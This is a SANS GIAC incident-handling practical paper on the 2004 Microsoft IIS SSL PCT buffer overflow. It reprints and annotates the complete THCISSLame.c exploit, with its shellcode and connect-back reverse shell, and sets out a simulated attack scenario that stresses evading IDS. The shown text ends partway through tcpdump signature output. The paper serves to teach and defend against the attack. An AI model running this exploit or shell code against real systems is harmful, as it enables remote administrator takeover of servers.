



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

***Exploitation of the
SSL PCT
Overflow***

GCIH

**Practical
Assignment**

Version 4.00

Option 1

Eric Zielinski
SANS Track 4
Washington DC, July
26th, 2004

Table of Contents

<u>Abstract</u>	3
<u>Document Conventions</u>	5
<u>Statement of Purpose</u>	6
<u>The Exploit: Microsoft IIS SSL PCT Overflow</u>	7
<u>Protocols/Services/Applications</u>	10
<u>Exploit Variants</u>	12
<u>Exploit Code Analysis</u>	13
<u>Exploit/Attack Signatures</u>	19
<u>Stages of The Attack Process</u>	28
<u>Platforms/Environments</u>	28
<u>Source Network (Attacker)</u>	29
<u>Target Network</u>	33
<u>Network Diagram</u>	34
<u>Reconnaissance</u>	34
<u>Scanning</u>	41
<u>Exploiting the System</u>	48
<u>Keeping Access</u>	57
<u>Covering Tracks</u>	65
<u>The Incident Handling Process</u>	67
<u>Preparation Phase</u>	70
<u>Existing Incident Handling Procedures</u>	71
<u>Incident Handling Team</u>	71
<u>Identification Phase</u>	71
<u>Incident Timeline</u>	72
<u>Containment Phase</u>	74
<u>Containment Measures</u>	74
<u>Jump Kit Components</u>	74
<u>Eradication Phase</u>	74
<u>Recovery Phase</u>	75
<u>Lessons Learned Phase</u>	76
<u>Exploit References</u>	77
<u>References</u>	78

List of Figures

<u>Figure 1 – Data is passed down the stack</u>	12
<u>Figure 2 - TCPDUMP output of the IIS SSL PCT Overflow</u>	20
<u>Figure 3 - TCPDUMP output of the IIS SSL PCT Overflow</u>	21
<u>Figure 4 - Normal SSL traffic</u>	25
<u>Figure 5 - Exploit traffic</u>	27
<u>Figure 6 - Attackers Home Network</u>	30
<u>Figure 7 - Hexornet Network Diagram</u>	31
<u>Figure 8 - Stocks That Rock Network Diagram</u>	33
<u>Figure 9 - The Attack Diagram</u>	34
<u>Figure 10 - Sam Spade Screenshot</u>	35
<u>Figure 11 - SuperScan Screenshot Example</u>	36
<u>Figure 12 - SuperScan Report</u>	37
<u>Figure 13 - WinSCP Login</u>	38
<u>Figure 14 - WinSCP FTP Interface Example</u>	39
<u>Figure 15 - Nikto Scan</u>	43
<u>Figure 16 - Nikto Output</u>	44
<u>Figure 17 - Nessus Config</u>	45
<u>Figure 18 - Nessus Config</u>	46
<u>Figure 19 - Nessus Results</u>	47
<u>Figure 20 - Ethereal results</u>	48
<u>Figure 21 – Locate the msfconsole</u>	49
<u>Figure 22 – Launch Metasploit</u>	50
<u>Figure 23 – Show Exploits</u>	51
<u>Figure 24 – Use windows ssl_pct</u>	52
<u>Figure 25 – Show options</u>	52
<u>Figure 26 – Set the RHOST</u>	53
<u>Figure 27 – Show Payloads</u>	54
<u>Figure 28 – Set the Payload</u>	55
<u>Figure 29 – Show Options</u>	55
<u>Figure 30 – Show Targets</u>	56
<u>Figure 31 – Exploit!</u>	56
<u>Figure 32 – Senna Spy</u>	58
<u>Figure 33 - Identification</u>	59
<u>Figure 34 – Destination Folder</u>	60
<u>Figure 35 – Available Options</u>	61
<u>Figure 36 – More Options</u>	62
<u>Figure 37 – Language to be compiled</u>	63
<u>Figure 38 – Make Trojan</u>	64
<u>Figure 39 - Nmap Scan using TCPDUMP</u>	68
<u>Figure 40 - IIS Web Logs</u>	69
<u>Figure 41 - Nikto using TCPDUMP</u>	70

© SANS Institute 2005, Author retains full rights.

Abstract

This document establishes a detailed scenario in which a given exploit is used to gain complete control of a targeted system. The attack will be demonstrated in phases which will include intelligence gathering, network information disclosures, and a vulnerability assessment. The stages of the attack will be described in-depth with heavy focus on avoiding intrusion detection sensors (IDS) and firewalls. All stages of this attack have been performed in a simulated test lab environment. The test lab was configured to closely represent a live network environment.

The vulnerability in discussion is the Microsoft IIS SSL PCT Overflow. Microsoft released the security bulletin MS04-011 for 14 various vulnerabilities on April 13, 2004¹. The IIS SSL PCT Overflow was included in this bulletin. A week later an exploit for this vulnerability was released in the wild. Successful exploitation of this vulnerability allows for Administrator-level privilege shell access on a targeted system.

For the purpose of this paper only one exploit will be represented. The exploit in discussion was released on April 24, 2004 by Johnny Cyberpunk of The Hackers Choice Group². An analysis of this exploit code will be presented later in this document. This scenario will demonstrate how to use the Metasploit Framework³ in order to exploit a vulnerable system. This Metasploit module is based on the exploit code released by Johnny Cyberpunk.

The scenario will represent two fictional companies and one attacker. The first company being a small local Internet Service Provider called Hexornet and a medium sized company named Stocks That Rock. For the purpose of this scenario we will assume that both companies have no business relations with the other.

The attacker, Millhouse Van Houten, codename Millhouse; is an intermediate hacker in the security underground. He spends most of his time writing ethical hacking white papers, researching the latest exploits, tools, and security related news.

Hexornet provides internet service to local residents and conducts business with a staff of ten employees. They have been running a successful small ISP company for the past 5 years. Two system administrators maintain the network out of a small office. There is network wide open for any visitors. Security is not

¹ <http://xforce.iss.net/xforce/xfdb/12380>

² <http://www.thc.org/exploits/THCISSLame.c>

³ <http://www.metasploit.com/projects/Framework/>

a high priority in their minds. The majority of the staff answers phones and troubleshoots internet connection issues for customers.

On the other end of town, Stocks That Rock has been in business for over ten years. This medium sized company employs a dedicated security staff that monitors network activity twenty-four hours a day and seven days a week. The security staff consists of 8 employees dedicated to the state of security within the corporation. The security staff has been working with Stocks That Rock for approximately one year; they have only investigated a handful of serious attacks. As part of the job description, the security handlers are required to review any events with the next shift of reporting handlers before leaving work. All events that are considered risks are to be reported to the lead handler or security manager on duty.

© SANS Institute 2005, Author retains full rights.

Document Conventions

When you read this practical assignment, you will see that certain words are represented in different fonts and typefaces. The types of words that are represented this way include the following:

<code>\$></code>	Linux Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
<code>C:\</code>	Windows Operating system commands are represented in this font style. This style indicates a command that is entered at a command prompt or shell.
<code>/</code>	Filenames, paths, and directory names are represented in this style.
computer output	The results of a command and other computer output are in this style
Source code	Source code is shown in this style.
http://www.xyz.com	Web URL's are shown in this style.
" "	A citation or quotation from a book or web site is in this style.
Source code analysis	Source code that has been analyzed by the author is shown in this style.

Statement of Purpose

On April 27, 2004⁴ Counterpane released a security alert regarding the

possibility of a worm exploiting the Microsoft IIS SSL PCT vulnerability. Although the worm did not have much success circulating in the wild, more and more virus writers are continuing to plague the internet with worms that exploit newly discovered vulnerabilities. More detailed information regarding the worm for this vulnerability can be found at <http://www.counterpane.com/alert-t20040427001.html>.

The objective of this document is to gain a broader understanding of the of incident handling process during a live attack. The document also emphasizes the steps an attacker would take in the event of performing malicious activity. The process of incident handling is vital to any organization concerned with network security. Understanding how attacks work, will contribute to the success of the incident handlers in the case of a real security attack.

The purpose of choosing the Microsoft IIS SSL PCT Overflow for this document is to explain how an attacker would take complete control with top-level access over an affected system and execute arbitrary code of their choosing. This vulnerability covers a wide range of Microsoft operating systems and components. Internet Information Server (IIS) is widely used by many companies around the world. SSL enabled servers are becoming more popular to secure connections to web servers.

This document will explain how the Private Communications Transport protocol (PCT) of the Secure Sockets Layer (SSL) is exploitable on vulnerable systems running IIS on Windows 2000.

For the purpose of this scenario the targeted server belongs to the fictional company Stocks That Rock. The server resides on the perimeter network layer of the company's Demilitarized Zone (DMZ). The web server has a connection to a critical internal database that holds confidential trading and account information.

This document will conclude with the incident handling process that would take place during a real attack. The investigation will cover the steps of preparing, identifying, containing, eradicating, and recovering an incident.

⁴ <http://www.counterpane.com/alert-t20040427001.html>

The Exploit: Microsoft IIS SSL PCT Overflow

The exploit in discussion is the Microsoft IIS PCT Overflow of the Secure Sockets Layer (SSL). This vulnerability was first released on April 13, 2004 by Internet Security Systems (ISS). The severity rating of the exploit issued is critical. The risk associated with the vulnerability is classified as a high risk allowing for top-level access and compromise of the system. The exploit uses invalid SSL traffic to open a Windows shell with top-level access.

The Common Vulnerabilities and Exposures website assigned a CAN number of CAN-2003-0719 for the IIS SSL PCT Overflow. The description from the CVE website states that a "Buffer overflow in the Private Communications Transport (PCT) protocol implementation in the Microsoft SSL library, as used in Microsoft Windows NT 4.0 SP6a, 2000 SP2 through SP4, XP SP1, Server 2003, NetMeeting, Windows 98, and Windows ME, allows remote attackers to execute arbitrary code via PCT 1.0 handshake packets⁵." More information regarding the CAN number for this vulnerability can be found at <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719>.

On April 13th, 2004 the United States Computer Emergency Readiness Team released the bulletin TA04-104A⁶. This bulletin covers the multiple Microsoft vulnerabilities found in Microsoft's bulletin MS04-11. A more in-depth analysis of the IIS SSL PCT overflow can be found under the US-CERT vulnerability note VU#586540⁷.

A critical security bulletin was released by Microsoft on April 24, 2004. Microsoft quotes⁸ "buffer overrun vulnerability exists in the Private Communications Transport (PCT) protocol, which is part of the Microsoft Secure Sockets Layer (SSL) library. Only systems that have SSL enabled, and in some cases Windows 2000 domain controllers, are vulnerable. An attacker who successfully exploited this vulnerability could take complete control of an affected system."

"All programs that use SSL could be affected. Although SSL is generally associated with Internet Information Services by using HTTPS and port 443, any service that implements SSL on an affected platform is likely to be vulnerable. This includes but is not limited to, Microsoft Internet Information Services 4.0, Microsoft Internet Information Services 5.0, Microsoft Internet Information Services 5.1, Microsoft Exchange Server 5.5, Microsoft Exchange Server 2000, Microsoft Exchange Server 2003, Microsoft Analysis Services 2000 (included with SQL Server 2000), and any third-party programs that use PCT. SQL Server

⁵ <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0719>

⁶ <http://www.us-cert.gov/cas/techalerts/TA04-104A.html>

⁷ <http://www.kb.cert.org/vuls/id/586540>

⁸ <http://www.microsoft.com/technet/security/bulletin/MS04-011.msp>

2000 is not vulnerable because it specifically blocks PCT connections.”

“Windows Server 2003 and Internet Information Services 6.0 are only vulnerable to this issue if an administrator has manually enabled PCT (even if SSL has been enabled). “

“Active Directory domains that have an Enterprise Root certification authority installed are also affected by this vulnerability because Windows 2000 domain controllers will automatically listen for SSL connections.”

Operating System

This particular exploit in discussion affects a wide range of Windows operating systems and operating system components. On April 13th, 2004 Symantec⁹ released a security response for the Microsoft IIS SSL PCT Overflow that included the following platforms as being affected:

- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Server
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Terminal Services
- Microsoft Windows 2000 Terminal Services SP1
- Microsoft Windows 2000 Terminal Services SP2

Included in this release the following operating system components are reported as vulnerable by Symantec¹⁰:

- Microsoft Windows 2000 Advanced Server SP4
- Microsoft Windows 2000 Advanced Server SP3
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server
- Microsoft Windows 2000 Datacenter Server SP4
- Microsoft Windows 2000 Datacenter Server SP3
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server
- Microsoft Windows 2000 Professional SP4

⁹ <http://securityresponse.symantec.com/avcenter/security/Content/10116.html>

¹⁰ <http://securityresponse.symantec.com/avcenter/security/Content/10116.html>

Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
Microsoft Windows 2000 Professional SP1
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server
Microsoft Windows NT Enterprise Server 4.0 SP6a
Microsoft Windows NT Enterprise Server 4.0 SP6
Microsoft Windows NT Enterprise Server 4.0 SP5
Microsoft Windows NT Enterprise Server 4.0 SP4
Microsoft Windows NT Enterprise Server 4.0 SP3
Microsoft Windows NT Enterprise Server 4.0 SP2
Microsoft Windows NT Enterprise Server 4.0 SP1
Microsoft Windows NT Enterprise Server 4.0
Microsoft Windows NT Server 4.0 SP6a
Microsoft Windows NT Server 4.0 SP6
Microsoft Windows NT Server 4.0 SP5
Microsoft Windows NT Server 4.0 SP4
Microsoft Windows NT Server 4.0 SP3
Microsoft Windows NT Server 4.0 SP2
Microsoft Windows NT Server 4.0 SP1
Microsoft Windows NT Server 4.0
Microsoft Windows NT Terminal Server 4.0 SP6
Microsoft Windows NT Terminal Server 4.0 SP5
Microsoft Windows NT Terminal Server 4.0 SP4
Microsoft Windows NT Terminal Server 4.0 SP3
Microsoft Windows NT Terminal Server 4.0 SP2
Microsoft Windows NT Terminal Server 4.0 SP1
Microsoft Windows NT Terminal Server 4.0
Microsoft Windows NT Workstation 4.0 SP6a
Microsoft Windows NT Workstation 4.0 SP6
Microsoft Windows NT Workstation 4.0 SP5
Microsoft Windows NT Workstation 4.0 SP4
Microsoft Windows NT Workstation 4.0 SP3
Microsoft Windows NT Workstation 4.0 SP2
Microsoft Windows NT Workstation 4.0 SP1
Microsoft Windows NT Workstation 4.0
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition

Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition Version 2003 SP1
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows XP Home SP1
Microsoft Windows XP Home

Protocols/Services/Applications

To understand this exploit some detail needs to be presented about HTTP. The Hypertext Transfer Protocol (HTTP) is a text, file, image, multimedia, sound, transfer agent protocol that communicates with a client server relationship. A client sends a HTTP "GET" request to the server. The server then sends the requested files back to the client. The Hypertext Transfer Protocol Secure (HTTPS) is a secure encrypted version of HTTP that provides security to and from an application using the Secure Sockets Layer.

The Secure Sockets Layer¹¹ (SSL) protocol is used for managing the security of a message transmission across the internet. It creates a secure connection between a client and a server, any amount of data can be sent securely. SSL is a protocol that was developed by Netscape for transmitting communications via the Internet. SSL ensures secure web pages and transactions by means of public key cryptography. A digitally secure communications channel is established between the server and the client. Once the channel is established all data is then encrypted. Integrity is provided by the using digital signatures. Trust in an individual or website is ascertained by using digital certificates which are signed by a Certificate Authority.

When a SSL connection is established two major phases occur. SSL uses the SSL Handshake Protocol to establish secure communications. The first phase that the SSL Handshake Protocol utilizes, involves a connection where both communicating hosts initialize by sending a HELLO messages. A CLIENT-HELLO message is sent, once received by the server it will respond with a SERVER-HELLO message. Once the initial HELLO messages are sent the server has enough information to decide if a master key is needed. The SERVER-HELLO message includes a server's signed certificate, list of cipher specs, and a connection-id. When no master key is need the client and server begin phase 2. Determining whether or not to use a master key is based on data in the SERVER-HELLO message. If a new master key is needed the client will generate the key and respond with a CLIENT-MASTER-KEY message. A SERVER-VERIFY message is sent to the client if the master key was generated correctly and no errors have occurred, this then authenticates the server¹².

¹¹ <http://www.webopedia.com/TERM/S/SSL.html>

¹² http://wp.netscape.com/eng/security/SSL_2.html

Phase 2 is primarily used to authenticate the client. The server will request info from the client, if the client has the information it will respond with the requested information. Once the authentication is complete the client sends a CLIENT-FINISHED message which contains the encrypted Connection-id, for verification from the server. The server must send a SERVER-FINISHED message before the SSL Handshake Protocol is done.

Microsoft and Visa International developed the Private Communications Transport¹³ (PCT) protocol to provide even more secure communication across the internet. The Private Communications Technology (PCT) was established to provide authentication privacy between a client and server. Application protocols such as HTTP, FTP, and Telnet can layer on top of the PCT protocol. In order to maintain privacy the PCT initiates an encryption algorithm and symmetric session key authenticating a server to a client based on certified asymmetric public keys. Once the application begins to pass data, PCT begins with a handshake approach encrypting all data using the negotiated session key. When using the PCT protocol it does not provide any detailed information about verification of certificates. PCT was established to improve on some of the weaknesses of SSL such as change cipher spec-dropping, version rollback, and KeyExchangeAlgorithm-spoofing attacks¹⁴. The Private Communications Transport protocol is part of the Microsoft Secure Sockets Layer (SSL). The PCT is a secure upgrade to the Secure Sockets Layer (SSL). Within the TCP/IP Protocol Stack, PCT and SSL are protocol layers between the transport/network layer and the application layer where HTTP operates. Aside from web servers, SSL is also supported with LDAP, Microsoft Exchange, POP3, IMAP, and SMTP, which are also vulnerable. The figure below shows how data is passed down the OSI stack where PCT and SSL reside.

¹³ <http://www.nwfusion.com/columnists/2004/0503internet.html>

¹⁴ <http://www.schneier.com/paper-ssl.pdf> (Section 5)




Figure 1 – Data is passed down the stack

In order for a Web Server to be affected by this vulnerability, the IIS service must be started as well as SSL and PCT enabled. Systems that have installed patch MS04-011 are not affected by this vulnerability.

Exploit Variants

On April 21st, 2004, Symantec released a Security Response for the Bloodhound.Exploit.9. As quoted from the Symantec website¹⁵ they state: "Bloodhound.Exploit.9 is a heuristic detection for the exploits that use the SSL PCT Windows vulnerability, described in Microsoft Security Bulletin MS04-011. The vulnerability affects un-patched versions of Windows NT 4.0, Windows 2000, Windows XP, and Windows Server 2003. It is considered Critical for NT/2000, Important for XP and Low for 2003."

Symantec also released a Security Response for Hacktool.THCIISLame¹⁶ on April 26th, 2004. This is a tool that attempts to exploit systems that are vulnerable to the Microsoft IIS SSL PCT vulnerability. This Trojan provides a system shell on a remote computer.

¹⁵ <http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.9.html>

¹⁶ <http://securityresponse.symantec.com/avcenter/venc/data/hacktool.thciislame.html>

THCISSLame.c¹⁷ is the only exploit publicly available for the Microsoft IIS SSL PCT vulnerability. The original exploit released by Johnny Cyberpunk of The Hacker's Choice was published on April 21, 2004. To compile this exploit Microsoft Visual C++ is required. THCISSLame.c will overflow the buffer in the Microsoft Windows PCT protocol stack. Let's examine this exploit code to gain an understanding of how a buffer overflow works. By analyzing this code should give us an idea on how this exploit code is taking advantage of the server.

The original exploit code developed by Johnny Cyberpunk is detailed below. Refer to the document conventions for clarification.

Exploit Code Analysis

```

/*****
*****/
/* THCISSLame 0.3 - IIS 5 SSL remote root exploit
*/
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org)
*/
/* THC PUBLIC SOURCE MATERIALS
*/
/*
*/
/* Bug was found by Internet Security Systems
*/
/* Reversing credits of the bug go to Halvar Flake
*/
/*
*/
/* compile with MS Visual C++ : cl THCISSLame.c
*/
/*
*/
/* v0.3 - removed sleep[500]; and fixed the problem with zero
IPs/ports */
/* v0.2 - This little update uses a connectback shell !
*/
/* v0.1 - First release with portbinding shell on 31337
*/
/*
*/
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX,
dvorak, */
/* scut, stealth, FtR and Random
*/
/*****
*****/
The above code is commented out to reflect the title of the exploit,
compiler to use, author, notes, updates, and credits.

#include <stdio.h>
#include <stdlib.h>

```

¹⁷ <http://www.thc.org/exploits/THCISSLame.c>


```
#include <string.h>
#include <winsock2.h>
```

```
#pragma comment(lib, "ws2_32.lib")
```

In the first set of "include" statements is the winsock2.h. This states to include Windows Sockets 2 API, also known as winsock2. During the creation of the binary file this "include" statement finds and executes the ws2_32.lib library.

```
#define jumper    "\xeb\x0f"
#define greetings_to_microsoft
"\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21"
```

The "define" directives state that they can not be modified in the application. Hexadecimal opcodes are also present with the "define" directives. Opcodes are byte by byte instructions and data represented in a hexadecimal format. The opcodes in this case can be converted to ASCII using a hexadecimal translator. In this case the greetings_to_microsoft means THCOWNZIIS. Translated into English: "The Hackers Choice Own Microsoft's IIS Server."

The "\xeb" is a jmp instruction. Once the overflow has completed the jmp instruction will transfer control of execution to the specified location. By starting the shellcode with a jmp instruction will place the address where the shellcode starts in memory. By doing this the coder can craft the exploit to refer to the address stored in the register.

```
char sslshit[] =
"\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";
```

Certain components of the SSL client-hello is represented above, they included the packet length, Client-hello message type, SSL version, Cipher-specs length, Session ID length, Challenge data length, Cipher-specs, and session ID data. A lot stuff in 17 opcodes.

```
char shellcode[] =
"\xeb\x25\xe9\xfa\x99\xd3\x77\xf6\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x50\x8b\x45\x04\x35"
"\x93\x93\x93\x93\x89\x45\x04\x66\x8b\x45\x02\x66\x35\x93\x93"
"\x66\x89\x45\x02\x58\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46"
"\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff"
"\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55\x55\xff\x55\xec\x8d"
"\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64"
"\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57\x53\x53\xfe\xca\x01"
```

```
"\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53"
"\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff\x55\xf0\x6a\xff\xff"
"\x55\xe4";
```

More shellcode...

```
void usage();
void shell(int sock);
```

```
int main(int argc, char *argv[])
{
    unsigned int i,sock,sock2,sock3,addr,rc,len=16;
    unsigned char *badbuf,*p;
    unsigned long offset = 0x6741a1cd;
    unsigned long XOR = 0xffffffff;
    unsigned long XORIP = 0x93939393;
    unsigned short XORPORT = 0x9393;

    unsigned short cbport;
    unsigned long cbIP;

    struct sockaddr_in mytcp;
    struct hostent * hp;
    WSADATA wsaData;

    printf("\nTHCIISSLame v0.3 - IIS 5.0 SSL remote root exploit\n");
    printf("tested on Windows 2000 Server german/english SP4\n");
    printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");
```

This calls the exploit header to be returned upon executing the exploit.

```
    if(argc<4 || argc>4)
        usage();

    badbuf = malloc(352);
    memset(badbuf,0,352);

    printf("\n[*] building buffer\n");

    p = badbuf;

    memcpy(p,sslshit,sizeof(sslshit));

    p+=sizeof(sslshit)-1;

    strcat(p,jumper);

    strcat(p,greetings_to_microsoft);

    offset^=XOR;
    strncat(p,(unsigned char *)&offset,4);
    "Strncat" will tie together one string to another this is used
    throughout the code.

    cbport = htons((unsigned short)atoi(argv[3]));
    cbIP = inet_addr(argv[2]);
    cbport ^= XORPORT;
    cbIP ^= XORIP;
```

```
memcpy(&shellcode[2], &cbport, 2);
memcpy(&shellcode[4], &cbIP, 4);
```

Here is where the target system discovers an IP address and TCP port. Variables cbip & cbport assign the command line arguments argv[2] & argv[3]. When processed, they are duplicated into the shellcode as bytes 3 through 8 and injected into the packet being sent to the targeted host.

```
strcat(p, shellcode);

if (WSAStartup(MAKEWORD(2,1), &wsaData) != 0)
{
    printf("WSAStartup failed !\n");
    exit(-1);
}
WSAStartup
hp = gethostbyname(argv[1]);
```

```
if (!hp){
    addr = inet_addr(argv[1]);
}
if ((!hp) && (addr == INADDR_NONE) )
{
    printf("Unable to resolve %s\n", argv[1]);
    exit(-1);
}
```

This "if" statement states to resolve the internet address(targeted host). If the address can not be resolved return the error: "Unable to resolve".

```
sock=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if (!sock)
{
    printf("socket() error...\n");
    exit(-1);
}
```

If a socket error occurs return: socket() error.

```
if (hp != NULL)
    memcpy(&(mytcp.sin_addr), hp->h_addr, hp->h_length);
else
    mytcp.sin_addr.s_addr = addr;
```

```
if (hp)
    mytcp.sin_family = hp->h_addrtype;
else
    mytcp.sin_family = AF_INET;
```

```
mytcp.sin_port=htons(443);
```

```
printf("[*] connecting the target\n");
```

```
rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct
sockaddr_in));
if(rc==0)
{
    send(sock, badbuf, 351, 0);
    printf("[*] exploit send\n");
}
```

```

mytcp.sin_addr.s_addr = 0;
mytcp.sin_port=htons((unsigned short)atoi(argv[3]));

sock2=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

rc=bind(sock2,(struct sockaddr *)&mytcp,16);
if(rc!=0)
{
    printf("bind error() %d\n",WSAGetLastError());
    exit(-1);
}

rc=listen(sock2,1);
if(rc!=0)
{
    printf("listen error()\n");
    exit(-1);
}

```

The rc command tells the exploit to listen on winsock2, if a 0 is returned then print "listen error". This would mean that winsock2 is not responding properly.

```

printf("[*] waiting for shell\n");
sock3 = accept(sock2, (struct sockaddr*)&mytcp,&len);
if(sock3)
{
    printf("[*] Exploit successful ! Have fun !\n");
    printf("[*] -----
\n\n");

```

If no error is returned and the exploit is successful, the following line would be returned to let the user know the exploit worked:

"Exploit successful ! Have fun !

```

        shell(sock3);
    }
else
{
    printf("\nCan't connect to ssl port 443!\n");
    exit(-1);
}

```

If the exploit does not work the "else" command prints the response "Can't connect to ssl port 443!"

```

shutdown(sock,1);
closesocket(sock);
shutdown(sock,2);
closesocket(sock2);
shutdown(sock,3);
closesocket(sock3);

```

```

free(badbuf);

```

```

exit(0);
}

```

The above statement shuts down and closes the connections to the established sockets.

```
void usage()
{
    unsigned int a;
    printf("\nUsage:  <victim-host> <connectback-IP> <connectback
port>\n");
    printf("Sample: THCISSLame www.lameiss.com 31.33.7.23 31337\n\n");
    exit(0);
}

void shell(int sock)
{
    int l;
    char buf[1024];
    struct timeval time;
    unsigned long ul[2];

    time.tv_sec = 1;
    time.tv_usec = 0;

    while (1)
    {
        ul[0] = 1;
        ul[1] = sock;

        l = select (0, (fd_set *)&ul, NULL, NULL, &time);
        if(l == 1)
        {
            l = recv (sock, buf, sizeof (buf), 0);
            if (l <= 0)
            {
                printf ("bye bye...\n");
                return;
            }
            l = write (1, buf, l);
            if (l <= 0)
            {
                printf ("bye bye...\n");
                return;
            }
        }
        else
        {
            l = read (0, buf, sizeof (buf));
            if (l <= 0)
            {
                printf("bye bye...\n");
                return;
            }
            l = send(sock, buf, l, 0);
            if (l <= 0)
            {
                printf("bye bye...\n");
                return;
            }
        }
    }
}
```

The application that this document will focus on using is the Metasploit Framework¹⁸. The Metasploit Framework is an exploit engine that houses various modules and exploits. Metasploit Framework was created by H.D. Moore. This document will demonstrate how to use the windows_ssl_pct module within the framework to compromise a system using the IIS SSL PCT Overflow. Once exploited it allows an attacker to execute arbitrary code within a vulnerable system while avoiding detection.

We will examine the windows_ssl_pct.pm module using the Metasploit Framework to compromise our targeted system. For this paper we will demonstrate the Metasploit Framework using an i386 laptop running Red Hat Linux Fedora Core operating system.

Exploit/Attack Signatures

The following output was generated by TCPDUMP¹⁹ a network packet sniffer. This output details the exploit in discussion as discovered by TCPDUMP. All traffic contained in the figure below represents the Metasploit module exploiting only the IIS SSL PCT Overflow. No other traffic is represented. This is the traffic that Stocks That Rock would see if they were monitoring this host with TCPDUMP. This is just a sample of the output:

¹⁸ <http://www.metasploit.com/projects/Framework/>

¹⁹ <http://www.TCPDUMP.org/>

```

[root@dhcp101:~]# tcpdump -vxx host 172.16.0.5
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
03:46:19.062894 IP (tos 0x0, ttl 64, id 28183, offset 0, flags [DF], proto 6, length: 60) 172.16.0.7.32801 > 172.16.0.5.https: S [tcp sum ok]
1522883942:1522883942(0) win 5840 <mss 1460,sackOK,timestamp 2700145 0,nop,wscale 0>
0x0000: 0004 acb9 d825 00d0 59be 8587 0800 4500 .....Y.....E.
0x0010: 003c 6e17 4000 4006 7478 ac10 0007 ac10 ..n.@.tj.....
0x0020: 0005 8021 01bb 5ac5 5d66 0000 0000 a002 ...l..Z.]f.....
0x0030: 16d0 6b68 0000 0204 05b4 0402 080a 0029 ..kh.....)
0x0040: 3371 0000 0000 0103 0300 .....3q.....
03:46:19.063050 IP (tos 0x0, ttl 128, id 9109, offset 0, flags [DF], proto 6, length: 64) 172.16.0.5.https > 172.16.0.7.32801: S [tcp sum ok]
